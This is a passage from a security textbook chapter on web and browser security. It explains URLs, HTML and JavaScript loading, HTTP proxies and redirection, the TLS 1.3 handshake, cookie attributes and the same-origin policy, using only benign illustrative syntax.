Computer Security and the Internet: Tools and Jewels

Chapter 7: Web and Browser Security

P.C. van Oorschot

Aug 27, 2018

Comments, corrections, and suggestions for improvements are welcome and appreciated.
Please send by email to: paulv@scs.carleton.ca

Chapter 7

Web and Browser Security

In this chapter we aim to develop an awareness of what can go wrong on the web and why. The focus is web browsers, including how web pages are transferred and displayed to users. When a browser visits a web site, the browser is sent a "document" to be displayed. The browser "renders" the document by first assembling the specified pieces and executing embedded executable content (if any), often being redirected to other sites. Much of this occurs without user knowledge or understanding. Documents may recursively pull in content from multiple other sites (e.g., in support of the Internet's underlying advertising model), including scripts (active content). Two basic security foundations discussed are the same-origin policy (SOP), and sending HTTP traffic over TLS (i.e., HTTPS). HTTP proxies and HTTP cookies also play important roles. We discuss representative classes of attacks (e.g., cross-site scripting, cross-site request forgery, SQL injection). Many aspects of web security are closely related to topics covered in other chapters (e.g., PKI, passwords, firewalls), and thus web-related security issues span several chapters.

As we shall see, security requirements related to web browsers are broad and complex. On the client side, one major issue is isolation. For content from unrelated tasks on different sites, does the browser ensure separation? Regarding the local client system, does the browser protect the user's device, file system and networking resources from malicious web content? The answers depend on design choices made in browser architectures. Other issues are confidentiality and integrity protection of received and transmitted data, and data origin authentication where assurance of sources is required. Protecting user resources also requires addressing server-side vulnerabilities. Beyond these are usable security requirements: browser interfaces, web site content and choices presented to users, must be intuitive and simple, allowing users to form a *mental model* consistent with avoiding dangerous errors. Providing meaningful *security indicators* to users remains among the most challenging open problems.

7.1 Web background: domains, URLs, HTML, HTTP

We begin with some background. The *Domain Name System* (DNS) defines a scheme of hierarchical domain names, supported by an operational infrastructure. Relying on this, *Uniform Resource Locators* (URLs), such as those commonly displayed in the *address bar* of browsers, specify the source locations of files and web pages.

DOMAINS, SUBDOMAINS. A *domain name* consists of a series of one or more dot-separated parts, with the exception of the *DNS root* which is denoted by a dot "." alone. *Top-level domains* (TLDs) include generic TLDs (*gTLDs*) like `.com` and `.org`, and country-code TLDs (*ccTLDs*) like `.uk` and `.fr`. Lower-level domains are said to be *subordinate* to their parent in the hierarchical name tree. Second-level and third-level domains often correspond to names of organizations (e.g., `stanford.edu`), with *subdomains* named for departments or services (e.g., `cs.stanford.edu` for computer science, `www.stanford.edu` as the web server, `mail.mycompany.org` as a mail server).

URL SYNTAX. A simplified URL template is

`scheme://host[:port]/pathname[?query]`

where square-brackets indicate optional parts. The `port` is often omitted for a common retrieval `scheme` with a well-known port number default (e.g., 80 `http`; 443 `https`; 21 `ftp`; 22 `ssh`; 25 `smtp`). The `query` string may pass parameters to an executable resource. A URL is the most-used type of *uniform resource identifier* (URI).

Example *(URL).* The URL `http://mckinstry.math.waterloo.com/cabin.html` has `http` as the retrieval protocol. Its rightmost component `/cabin.html` specifies a file on the host machine. The (second-level) domain `waterloo.com` has subdomain `math.waterloo.com`. The hostname `mckinstry` is *unqualified*, consisting of a one-part host-specific label but no specified domain; local networking utilities would resolve it to a local machine. Appending to this a DNS domain, such as the noted subdomain, results in both a hostname and a domain name, in that case a *fully-qualified domain name*, i.e., complete and globally unique. In general, a *hostname* refers to an addressable machine, i.e., a computing device that has a corresponding IP address; a canonical example is `host.subdomain.domain.tld`. User-friendly domain names can be used (in place of IP addresses) thanks to DNS utilities that translate (*resolve*) a hostname to an IP address.

HTML. *Hypertext Markup Language* (HTML) is a system for annotating content in (ASCII) text documents, including web pages. It aids formatting for display, using text *tags* (delimited by <angle-brackets>) to identify structures like paragraphs and headings; *hyperlink* tags containing URLs identify information in separate documents, e.g., pages on servers at remote locations. Most displayed pages result from browser assembly of content from numerous locations. One basic approach uses an *anchor tag*

`<a href="`*url*`">`*textstring-for-display*`</a>`

This associates a URL with a textstring-for-display (e.g., underlined when displayed), and if the user clicks the screen location of this underlined text, the browser fetches data from that URL. In contast, an *inline image tag*

`<img src="`*url*`">`

instructs the browser to fetch (without any user action) an image from the specified URL,

and embed that image into the page being rendered (displayed).

EXECUTABLE CONTENT IN HTML. HTML documents may also contain tags identifying segments of text containing code from a *scripting language* to be executed by the browser, to manipulate the displayed page and underlying document object. This is a type of *active content* (Sections 7.4, 7.5). While other languages can be declared, the default is *JavaScript*, which includes conventional conditional loop and if-then-else constructs, functions that can be defined and called from other parts of the document, etc. The block

`<script>`*put-script-fragments-here-between-tags*`</script>`

identifies to the browser executable script between the tags. Scripts can be included inline as above, or in an external linked document:

`<script src="`*url*`"></script>`

This results in the contents of the file at the quoted *url* replacing the empty text between the opening and closing script tags; Section 7.4 discusses security implications. Scripts can also be invoked conditionally on browser-detected *events*, as *eventhandlers*. As common examples, `onclick="`*script-fragment*`"` executes the script fragment when an associated form button is clicked, and `onmouseover="`*script-fragment*`"` likewise triggers when the user cursors over an associated document element.

‡DOCUMENT LOADING, PARSING, JAVASCRIPT EXECUTION (BACKGROUND).[1] To help understand injection attacks (Section 7.5), we review how and when script elements are executed during browser loading, parsing, and HTML document manipulation. JavaScript execution proceeds as follows, as a new document is loaded.

1. Individual script elements (blocks enclosed in script tags) execute in order of appearance, as the HTML parser encounters them, interpreting JavaScript as it parses. Such tags with a `src=` attribute result in the specified file being inserted.

2. JavaScript may call `document.write()` to dynamically inject text into the document before the loading process completes (calling it afterwards replaces the document by the method's generated output). The dynamically constructed text from this method is injected immediately after the script block in which it appears. Once the script block completes execution, HTML parsing continues, starting at this new text. (The method may itself write new scripts into the document.)

3. If `javascript:` is the specified scheme of a URL, the statements thereafter execute when the URL is loaded. (This browser-supported pseudo-protocol has as URL body a string of one or more semicolon-separated JavaScript statements, representing an HTML document; HTML tags are allowed. If the value returned by the last statement is void/null, the code simply executes; if non-void, that value converted to a string is displayed as the body of a new document replacing the current one.) Such *JavaScript URLs* can be used in place of any regular URL, including as the URL in a (hyperlink) `href` attribute (the code executes when the link is clicked, similar to `onclick`), and as the action attribute value of a `<form>` tag. Example:

   `<a href="javascript:` *stmt1* `;` *stmt2* `; void 0; ">Click me</a>`

[1] Items marked with "‡" may be skipped on first reading or in lectures, and returned to later if/as needed.

4. JavaScript associated with an eventhandler executes when the event occurs. The `onload` event fires after the document is parsed, all script blocks have run, and all external resources have loaded. All subsequent script execution is event-driven, and may include JavaScript URLs.

HTTP. *Hypertext Transfer Protocol* (HTTP) is the primary protocol for data transfer between web browsers and servers. An HTTP client (e.g., browser) makes a *request*

[request-line, header, optional-body]

to a server, and receives a *response* (over a TCP connection). The example request-line

`GET /filepath/file.html HTTP/1.1`

has syntax: `<request-method> <request-URI> <HTTP-version>`
The `request-method`s of interest are `POST` (it may have a body), `GET` (no body allowed), and `CONNECT` (below). The `request-URI` is the requested object. The request header is a sequence of colon-separated pairs (keyword:value). The response is structured similarly with the request-line replaced by a status-line summarizing how the server fared.

‡**WEB FORMS.** HTML documents may include content called *web forms*, by which a displayed page solicits user input into highlighted fields. The page includes a "submit" button for the user to signal that data-entry is complete, and the form specifies a URL to which an HTTP request will be sent as the action resulting from the button press:

`<form action="`***url***`" method="post">`

On clicking the button, the entered data is concatenated into a string as a sequence of "fieldname=value" pairs, and put into an HTTP request body (if the `POST` method is used). If the `GET` method is used—recall `GET` has no body—the string is appended as query data (arguments) at the end of the request-URI in the request-line.

‡**REFERER HEADER.** The `Referer` header (in an HTTP request header) is designed to hold the URI/URL of the page from which the request was made—thus telling the host of the newly requested resource the originating URI, and potentially ending up in the logs of both servers. For privacy reasons, some browsers allow users to disable this feature, and some browsers remove the `Referer` data if it would reveal, e.g., a local filename. Since `GET`-method web forms (above) append user-entered data into query field arguments in the request-URI, forms should be submitted using `POST`—this eliminates the risk of a `Referer` header propagating sensitive data.

HTTP PROXIES. An *HTTP proxy* (proxy server) is an intermediary service between a client and an endpoint server, that negotiates access to endpoint server resources and relays responses—thus acting as a server to the client, and as a client to the endpoint server. See Figure 7.1. Such a "world wide web" proxy originally served as an access-controlled *gateway* to the web (e.g., from inside enterprise firewalls), allowing clients speaking a single protocol (HTTP) to access resources at remote servers employing various access schemes (e.g., FTP). This also simplified client design, with the proxy handling any header/content modifications or translations needed for interoperability; and the proxy could keep audit logs, inspect content and perform other firewall functions (Chapter 10). A second motivation for an HTTP proxy was *caching* efficiency—identical content requested multiple times, including by different clients, can be retrieved from a locally-



Figure 7.1: HTTP proxy. An HTTP proxy may serve a firewall (gateway) function (1 with 2), and/or translate between HTTP and non-HTTP protocols (1 with 3). The proxy may support, through the HTTP request method `CONNECT`, setting up a tunnel to relay TCP streams in a virtual connection from client to server (if encrypted, often using port 443: 4, 5). For non-encrypted traffic, the proxy may cache, i.e., locally store documents so that on request of the same document later by any client, a local copy can be retrieved.

stored copy. (Note that HTTPS spoils this party, due to content encryption.)

‡**HTTP CONNECT.** Modern browsers support HTTP proxy by various means, and its use is common (e.g., in enterprise firewalls, and hotel/coffee shop wireless access points). When a regular HTTP request is forwarded, the proxy finds the target server from the request-URI. If the HTTP request is over TLS (HTTPS, below), the server hostname is part of the encrypted data and unavailable. This motivated an HTTP request method (in RFC 2817) specifically for HTTPS: the `CONNECT` method. Like other request methods (above), it has a request-line with its own (cleartext) request-URI, in which the client can specify the server hostname and port. The proxy uses this to set up a TCP connection to the server, and relays the TCP stream, without modification—first the TLS handshake data, and then HTTP traffic (through the TLS channel) sent by the client as if directly to the server. Such an end-to-end virtual connection or *tunnel* "punches a hole" through the firewall, in that the firewall can no longer inspect the content (due to encryption). To reduce security concerns, the server port is often limited to 443 (the default for HTTPS), but this does not control what is in the TCP stream passed to that port; thus proxies supporting `CONNECT` are recommended to limit targets to a whitelist of known-safe servers.

(AB)USE OF HTTP PROXIES. Directing a modern web browser to (continuously) use a proxy server typically involves simply specifying an IP address and port (commonly 80) in a browser "proxy settings" dialogue or file; this enables trivial middleperson attacks if the addressed proxy server is not trustworthy. HTTP proxies raise other concerns, e.g., HTTPS interception (Section 7.2).

AUTOMATED BROWSER REDIRECTION. When a browser "visits a web page", an

HTML document is retrieved over HTTP, and locally displayed on the client device. The browser follows instructions from both the HTML document loaded, and the HTTP packaging that delivered it. Aside from a user clicking links to visit (retrieve a base document from) other sites, both HTML and HTTP mechanisms allow the browser to be *redirected* (forwarded) to other sites—legitimate reasons include, e.g., a web page having moved, an available mobile-friendly version of the site providing content more suitably formatted for a smartphone, or a site using a different domain for credit card payments. Due to use also for malicious purposes, we review a few ways *automated redirection* may occur:

1. JavaScript redirect (within HTML). The location property of the Window object (DOM, Section 7.3) can be set by JavaScript:
   `window.location="`*url*`"` or `window.location.href="`*url*`"`
   Assigning a new value in this way allows a different document to be displayed.

2. `refresh` meta tag (within HTML). The current page is replaced on executing:
   `<meta http-equiv="refresh" content="`*N*`; URL=`*new-url*`">`
   This redirects to *new-url* after N seconds (immediately if $N = 0$). If `URL=` is omitted, the current document is refreshed. This tag works even if JavaScript is disabled.

3. `refresh` HTTP header (in HTTP response). On encountering the header field
   `Refresh:` *N*`; url=`*new-url*
   the browser will, after N seconds, load the document from *new-url* into the current window (immediately if $N = 0$).

4. HTTP Redirection (in HTTP response, status code 3xx). Here, a `Location:`*url* HTTP header specifies the redirect target. Creation of such a header can be implemented by various means on a web server, e.g., by server files with line entries that specify: (requested-URI, redirect-status-code-3xx, URI-to-redirect-to).

Automated redirects can thus be caused by various agents: web authors controlling HTML content; server processes controlling HTTP response headers; server-side scripts that build HTML content (some may be authorized to dictate, e.g., HTTP response `Location` headers also); and any malicious party that can author, inject or manipulate these items.[2]

7.2 HTTPS and TLS

OVERVIEW. *HTTPS*, short for "HTTP Secure", is the base protocol that secures web traffic. A client sets up a TLS (Transport Layer Security) connection to a server over an established TCP connection, and then transmits HTTP data through the TLS-secured connection. Thus HTTPS involves HTTP request/response pairs being sent "through a TLS pipe" (Figure 7.2). TLS has two layers.

[2]For example, in phishing (Sec. 7.6), drive-by download (Ch. 9), or middle-person attacks (Ch. 4, 10).



Figure 7.2: HTTPS instantiated by TLS 1.3 (simplified). The HTTPS client sets up a TLS connection providing a protected tunnel through which HTTP application data is sent. The TLS handshake includes three message flights: ClientHello, ServerHello, ClientAgain. Some protocol message options are omitted for simplicity.

1. *Handshake layer* (connection setup). The handshake involves three functional parts. A) key exchange (authenticated key establishment; all crypto parameters finalized); B) server parameters (all other options and parameters finalized by server); and C) integrity and authentication (of server to client, and optionally client to server).

2. *Record layer*. This protects application data, using crypto parameters available.

Once handshake part A) completes, parts B) and C) can already be encrypted. The design intent is that attackers cannot influence any resulting parameters or keying material; at worst, an attack results in the endpoints declaring a handshake failure.

KEY EXCHANGE (TLS 1.3). The goal of this phase is to establish a master key, i.e., a shared secret known to client and server. The client nonce and server nonce contribute to the master key. Three key establishment options are available:

1. Diffie-Hellman ephemeral (DHE), i.e., with fresh exponentials, implemented using either finite fields (FF, e.g., integers mod p) or elliptic curves (ECDHE);

2. a *pre-shared key* (PSK) alone, the client identifying a master key by a PSK-label; or

3. PSK combined with DHE.

The PSK is either a long-term secret established out-of-band, or a key from an earlier TLS connection. In Figure 7.2, the PSK-label value identifies a pre-shared key, and algorithms-list includes a hash function used in the *key derivation function* (KDF), which creates, from the master key, unique use-specific *working keys* (like session keys) for later cryptographic operations. *Forward secrecy* (Chapter 4)—whereby disclosure of a long-term authentication secret key does not compromise traffic encrypted under past working keys—is not provided by PSK-alone, but is delivered by the DHE and PSK-with-DHE options provided the working keys themselves are ephemeral (erased after use).

SERVER AUTHENTICATION (TLS 1.3). The authentication of server to client is based on either a PSK, or a digital signature by RSA or one of two elliptic curve options, ECDSA and Edwards-curve DSA (EdDSA). The ClientHello and ServerHello message flights shown omit other client and server options; the latter includes a server signature of the TLS protocol transcript to the end of the ServerHello, if certificate-based server authentication is used. Note that signature functionality may be needed for handshake and certificate signatures. Client-to-server authentication is optional in TLS, and largely unused by HTTPS; but if used, and certificate-based, then the ClientAgain flight includes a client signature of the entire TLS protocol transcript. These signatures provide data origin authentication over the protocol transcript. The mandatory `server-finished-MAC` and `client-finished-MAC` fields are MAC values over the handshake messages to their respective points, providing each endpoint evidence of integrity over the handshake messages and demonstrating knowledge of the master key by the other (i.e., *key confirmation* per Chapter 4). This provides the authentication in the PSK key exchange option.

ENCRYPTION AND INTEGRITY (TLS 1.3). TLS aims to provide a "secure channel" between two endpoints, in the following sense. *Authenticated key establishment* results in a master key and working keys (above) used to not only provide confidentiality, but also to extend the authentication to subsequently transferred data by a selected *authenticated encryption* (AE) algorithm. Beyond confidentiality (plaintext is available only at endpoints), an AE algorithm provides data origin authentication through a MAC tag, in the following manner (Chapter 2): if MAC tag verification fails (e.g., due to data integrity being violated), plaintext is not made available. Post-handshake application data sent over a resulting TLS 1.3 channel is encrypted using either a stream cipher (ChaCha20), or the Advanced Encryption Standard (AES) block cipher in a mode of operation providing a variation of AE called *authenticated encryption with associated data* (AEAD).

‡**SESSION RESUMPTION (TLS 1.3).** After one round-trip of messages (Figure 7.2), the client normally has keying material and can already send an encrypted HTTP request in flight 3 (in TLS 1.2, this required two round-trips). For faster set-up of later sessions, after a TLS 1.3 handshake is completed, in a new flight the server may send the client a `new_session_ticket` (not shown in Figure 7.2) either including an encrypted PSK, or identifying a PSK. This ticket, available for a future *session resumption*, can be sent in a later connection's ClientHello, along with a new client-key-share (e.g., Diffie-Hellman exponential) and encrypted data (e.g., a new HTTP request already in a first message);

this is called a *0-RTT resumption*. Both ends may use the identified PSK as a *resumption key*. The new client-key-share, and a corresponding server-key-share, are used to establish new working keys, e.g., for encryption of the HTTP response and later application traffic.

Exercise (HTTPS interception). The end-to-end security goal of HTTPS is commonly undermined by middleperson-type interception and re-encryption, including by client-side content inspection software and enterprise network middleboxes, often enabled by inserting new trust anchors into trusted anchor stores. Explain the technical details of these mechanisms and security implications. (Hint: see [10, 12]; cf. CDNs in Chapter 6.)

‡**Exercise** (Changes in TLS 1.3). Summarize major TLS 1.3 changes from TLS 1.2.

‡**Exercise** (Replay protection in TLS 1.3). Explore what special measures are needed in the 0-RTT resumption of TLS 1.3 to prevent *message replay* attacks (hint: see [34]).

‡**Example** *(STARTTLS: various protocols using TLS).* Various Internet protocols use the name STARTTLS for the strategy of upgrading a regular protocol to a mode running over TLS, in a *same-ports strategy*—the TLS-secured protocol is then run over the existing TCP connection. (Running HTTP on port 80, and HTTPS on port 443, is a *separate-ports strategy*.) STARTTLS is positioned as an "opportunistic" use of TLS, when both ends opt-in. It protects (only) against passive monitoring. Protocols using STARTTLS include: SMTP (RFC 3207); IMAP and POP3 (RFC 2595; see also 7817, 8314); LDAP (RFC 4511); NNTP (RFC 4642); XMPP (RFC 6120). Other IETF protocols follows this strategy but under a different command name, e.g., FTP calls it AUTH TLS (RFC 4217).

‡**Exercise** (Link-by-link email encryption). (a) Provide additional details on how SMTP, IMAP, and POP-based email protocols use TLS (hint: see STARTTLS above).[3] (b) Give reasons justifying a same-ports strategy for these protocols (hint: see RFC 2595).

7.3 DOM objects and HTTP cookies

Before considering browser cookies, we review how HTML documents are represented.

DOM. An HTML document is internally represented as a `document` object whose *properties* are themselves objects, in a hierarchical structure. A browser displays an HTML document in a window or a partition of a window called a *frame*; both are represented by a `window` object. The elements comprising HTML document content can be accessed through `window.document`; the `document` object is a property of the window it is displayed in. The `window.location` property (the window's associated `location` object) has as its properties the components of the URL of the associated document. The data structure rooted at `document`, standardized by the *document object model* (DOM), can be used to access and manipulate the objects composing an HTML document. The DOM thus serves as an API (interface) for JavaScript to web page content—allowing access and modification of DOM object properties, and thus, HTML document content.

BROWSER COOKIES. HTTP itself is a *stateless* protocol—no protocol state is retained across successive HTTP requests. This matches poorly with how web sites are used; successive page loads are typically related. Being able to retain state such as a

[3] ***See also recent email ecosystem measurement studies.

language preference or shopping cart data enables better convenience and functionality. To provide the experience of *browsing sessions*, one work-around mechanism is *HTTP cookies*. The basic idea is that the server passes size-limited data strings to the client (browser), which returns the strings on later requests to the same site. By default, these are short-lived *session cookies* stored in browser memory; server-set attributes can extend their lifetime as *persistent cookies* (below). Multiple cookies (with distinct server-chosen names) can be set by a given *origin server*, using multiple `Set-Cookie` headers in a single HTTP response. All cookies from an origin server are returned (using the `Cookie` request header) on later visits to that server and, depending on per-cookie scope attributes, possibly also to other hosts. A server-set cookie consists of a "name=value" pair followed by zero or more such attributes, as explained next.

COOKIE ATTRIBUTES. HTTP cookies have optional attributes as follows (here *=av* is a mnemonic to distinguish attribute values from the value of the cookie itself):

- `Max-Age=`*av* seconds (or `Expires=`*date*, ignored if both present). This sets an upper bound on how long clients retain cookies; clients may delete them earlier (e.g., due to memory constraints, or if users clear cookies for privacy reasons). The result is a *persistent cookie*; otherwise, the cookie is deleted after the window closes.

- `Domain=`*av*. The origin server can increase a cookie's scope to a superset of hosts including the origin server; the default is the hostname of the origin server. For security reasons, most clients disallow setting this to domains controlled by a public registry (e.g., `com`); thus an origin server can set cookies for a higher-level domain, but not a TLD. If an origin server with domain `subdomain1.myhost.com` sets `Domain` to `myhost.com`, the cookie scope is `myhost.com` and all subdomains. This `Domain` attribute is distinct from the `document.domain` property (Table 7.1).

- `Path=`*av*. This controls which origin server pages (filesystem paths) a cookie is returned to. A cookie's default `Path` scope is the directory (and subdirectories) of the request-URI (e.g., for `mydomain.com/public/index.html`, the default is `/public`). The path "`/`" makes the cookie available to all paths (pages) on the host.

- `Secure`. If specified (no value is used), the client should not send the cookie over clear HTTP, but will send it in HTTP requests over TLS (i.e., using HTTPS).

- `HttpOnly`. If specified, the only API from which the cookie is accessible is HTTP (e.g., DOM-API access to cookies via JavaScript in web pages is denied).

Each individual cookie a client receives has its own attributes. The client stores them alongside the cookie name-value pair. The attributes are not returned to the server. The combination of `Domain` and `Path` determine to which URLs a cookie is returned.

COOKIES: MORE DETAILS. The DOM API `document.cookie` returns all cookies for the current `document`. A client *evicts* an existing cookie if a new one is received with the same cookie-name, `Domain` attribute, and `Path` attribute. A client can disable persistent cookies; the boolean property `navigator.cookieEnabled` is used by several

browsers to track this state. Subdomains, as logically distinct from higher-level domains, have their own cookies. Section 7.5 discusses cookie security further.

Example *(Setting cookies and attributes).* A server could set two cookies in one HTTP response, with names `sessionID` and `language`, and distinct attributes, as follows.

```
Set-Cookie: sessionID=78ac63ea01ce23ca; Path=/; Domain=mystore.com
Set-Cookie: language=french; Path=/faculties; HttpOnly
```

Neither cookie specifies the `Secure` attribute, so clients will send both over clear HTTP. If the first cookie is set by origin server `catalog.mystore.com`, it would be available to all pages on `catalog.mystore.com`, `orders.mystore.com`, and `mystore.com`.

Exercise (Viewing cookies). On your favourite browser, look up how to view cookies associated with a given page (site), and explore the cookies set by a few e-commerce and news sites. For example on Google Chrome 66.0.3359.117 cookies can be viewed from the Chrome menu bar: View→Developer→DeveloperTools→Storage→Cookies.

Exercise (Third-party cookies: privacy). Look up what *third-party cookies* are and how they are used to track users; discuss the privacy implications.

Exercise (Email tracking: privacy). Explain how *email tracking tags* can be used to leak the email addresses, and other information, related to mail recipients (hint: see [13]).

7.4 Same-origin policy (DOM SOP)

The *same-origin policy* (SOP) is an isolation and access control philosophy aiming to protect sensitive data associated with one web host, from malicious agents typically involving other hosts. Suppose we allowed one HTML document to load, and mix, pages from distinct domains host1 and host2, with no other restrictions. Then JavaScript from host1 in the resulting assembled document could access data associated with host2. This is problematic, if host1 is malicious, and host2 a banking site. Some rules are thus needed—but strict host isolation policies go too far, failing to accommodate desirable interaction between co-operating subdomains, e.g., the catalog and purchasing divisions of an online store. This would also break the internet advertising model, which involves embedding into rendered pages frames displaying third party advertisements, which themselves are often sub-syndicated to further parties. These *de facto* requirements are accommodated by HTML's `<script>` tag (Section 7.1) and `src=` attribute, whereby an HTML document may embed JavaScript from a remote file hosted on any domain. Thus a document loaded from host1 may pull in scripts from host2. This puts host1 (and its users) at the mercy of host2, and motivates isolation-related rules to accompany the convenience and utility of such functionality (e.g., re-use of common scripts), as explained next.

SOP FOR HTML DOCUMENTS AND SCRIPTS. A base HTML document is assigned an *origin*, derived from the URI that retrieved it; scripts and images are assigned the origins of the HTML documents that cause them to be loaded (rather than the origin of the host from which they are retrieved); and as a general rule, scripts may access content whose assigned origin matches their own. The goal is to isolate content from different hosts into distinct *protection domains* (Chapter 5). But as we will see, SOP isolation

goals are both hard to capture precisely (resource sharing is often desired for utility) and difficult to enforce, often leaving browser-server interactions vulnerable to scripts that are maliciously injected or acquire assigned origins enabling security exposures—such as XSS attacks (Sec. 7.5) stealing data through resource requests to distinct origins.

ORIGIN TRIPLET (HTML DOCUMENTS AND SCRIPTS). The precise rule for comparing two (URI-derived) web origins is: origins are considered the same if they have an identical (scheme, host, port) *origin triplet*. Here, host is a fully-qualified domain name. Combining this with basic HTML functionality, JavaScript in (or referenced into) an HTML document may access all resources assigned the same origin, but not content or DOM properties of an object from a different host. To prevent mixing content from different origins (other than utility exceptions such as use of images, and scripts for execution), content from distinct origins must be in separate windows or frames (e.g., an inline frame can be created within an HTML document via <`iframe name="`*framename*`" src="`*url*`">`). Note that JavaScript can open a new window using `window.open("`*url*`")`, loading a document from *url*, or empty if the argument is omitted or null. See Figure 7.3.



Figure 7.3: Same-origin-policy in action. Documents are opened in distinct windows or frames. Client creation of docA1 loads content pageA1 from domainA (1). An embedded tag in pageA1 results in loading scriptB from domainB (2). This script, running in docA1, inherits the context of docA1 that imported it, and thus has may access the content and properties of docA1. (3) If docA2 is created by scriptB (running in docA1), loading content pageA2 from the same host (domainA), then provided the loading-URL's scheme and port remain the same, the origins of docA1 and docA2 match, and so scriptB (running in docA1) has authority to access docA2. (4) If scriptB opens docC, loading content from domainC, docC's origin triplet has a different host, and thus scriptB (running in docA1) is denied access to docC (despite itself having created docC).

Example *(Web origins).* The triplet (scheme, host, port) defining web origin is derived from a URI. Example schemes are http, ftp, https, ssh. If a URI does not explicitly identify a port, the scheme's default port is assumed (Section 7.1). Here host is a fully-qualified domain name (it includes all pages thereon, i.e., pathnames). Subdomains are distinct

Property or attribute	**Section**	**Summary notes**
`Location` (HTTP header field)	7.1	sent by server (used in URL redirection)
`Domain` attribute (HTTP cookie)	7.3	origin server can increase cookie's scope
`document.domain`	7.4	hostname document loaded from, altered to allow subdomain resource sharing
`window.location.href`	7.1, 7.3	URL of document requested; assigning new value loads new document
`document.URL` (read-only) formerly `document.location`†	–	URL of document loaded; often matches `location.href`, not on server redirect

Table 7.1: Location/domain-related HTTP headers, attributes and HTML properties. Recall that `document` is a window property, i.e., `window.document` (†deprecated)

origins from parent domains and peer subdomains, and may have quite different trust characteristics (e.g., a university domain may have a finance subdomain for payroll and expenses, faculty subdomains with students marks, and student subdomains).

RELAXING SOP BY DOCUMENT.DOMAIN. Site developers finding the DOM SOP too restrictive for their designs can manipulate `document.domain`, the `domain` property of the Document object. JavaScript in each of two "co-operating" windows or frames whose origins are peer subdomains, say `catalog.mystore.com` and `orders.mystore.com`, can set `document.domain` to the same suffix (parent) value `mystore.com`, explicitly overriding the SOP (making it less restrictive). Both windows then have the same origin, and script access to each other's DOM objects. Despite programming convenience, this is seriously frowned upon from a security viewpoint, as a subdomain that has generalized its domain to a suffix has made its DOM objects accessible to *all* subdomains of that suffix (even if cooperation with only one was desired). See also Table 7.1.

SOP FOR COOKIES. The DOM SOP's (scheme, host, port) origin triplet associated with HTML documents (and scripts within them) controls access to DOM content and properties. For technical and historical reasons, a different "same-origin policy" is used for HTTP cookies: a cookie returned to a given host (server) is available to all ports thereon–so port is excluded for a cookie's origin. The cookie `Secure` and `HttpOnly` attributes (Section 7.3) play roles coarsely analogous to "scheme" in the DOM SOP triplet. Coarsely analogous to how the DOM SOP triplet's `host` may be scoped, the server-set cookie attributes `Domain` and `Path` allow the cookie-creating server to increase a cookie's scope, respectively, to a trailing-suffix domain, and to a prefix-path, of the default URI. In a mismatch of sorts, cookie policy is path-based (for HTTP deciding which URLs to return a cookie to), but JavaScript access to HTTP cookies is not path-restricted.

‡**SOP FOR PLUGIN-SPECIFIC ACTIVE CONTENT.** Yet other "same-origin" policies exist for further types of objects. Beyond the foundational role of scripts in HTML, browsers have historically supported active content targeted at specific *browser plugins* supporting Java, Macromedia Flash, Microsoft Silverlight, and Adobe Reader, and analo-

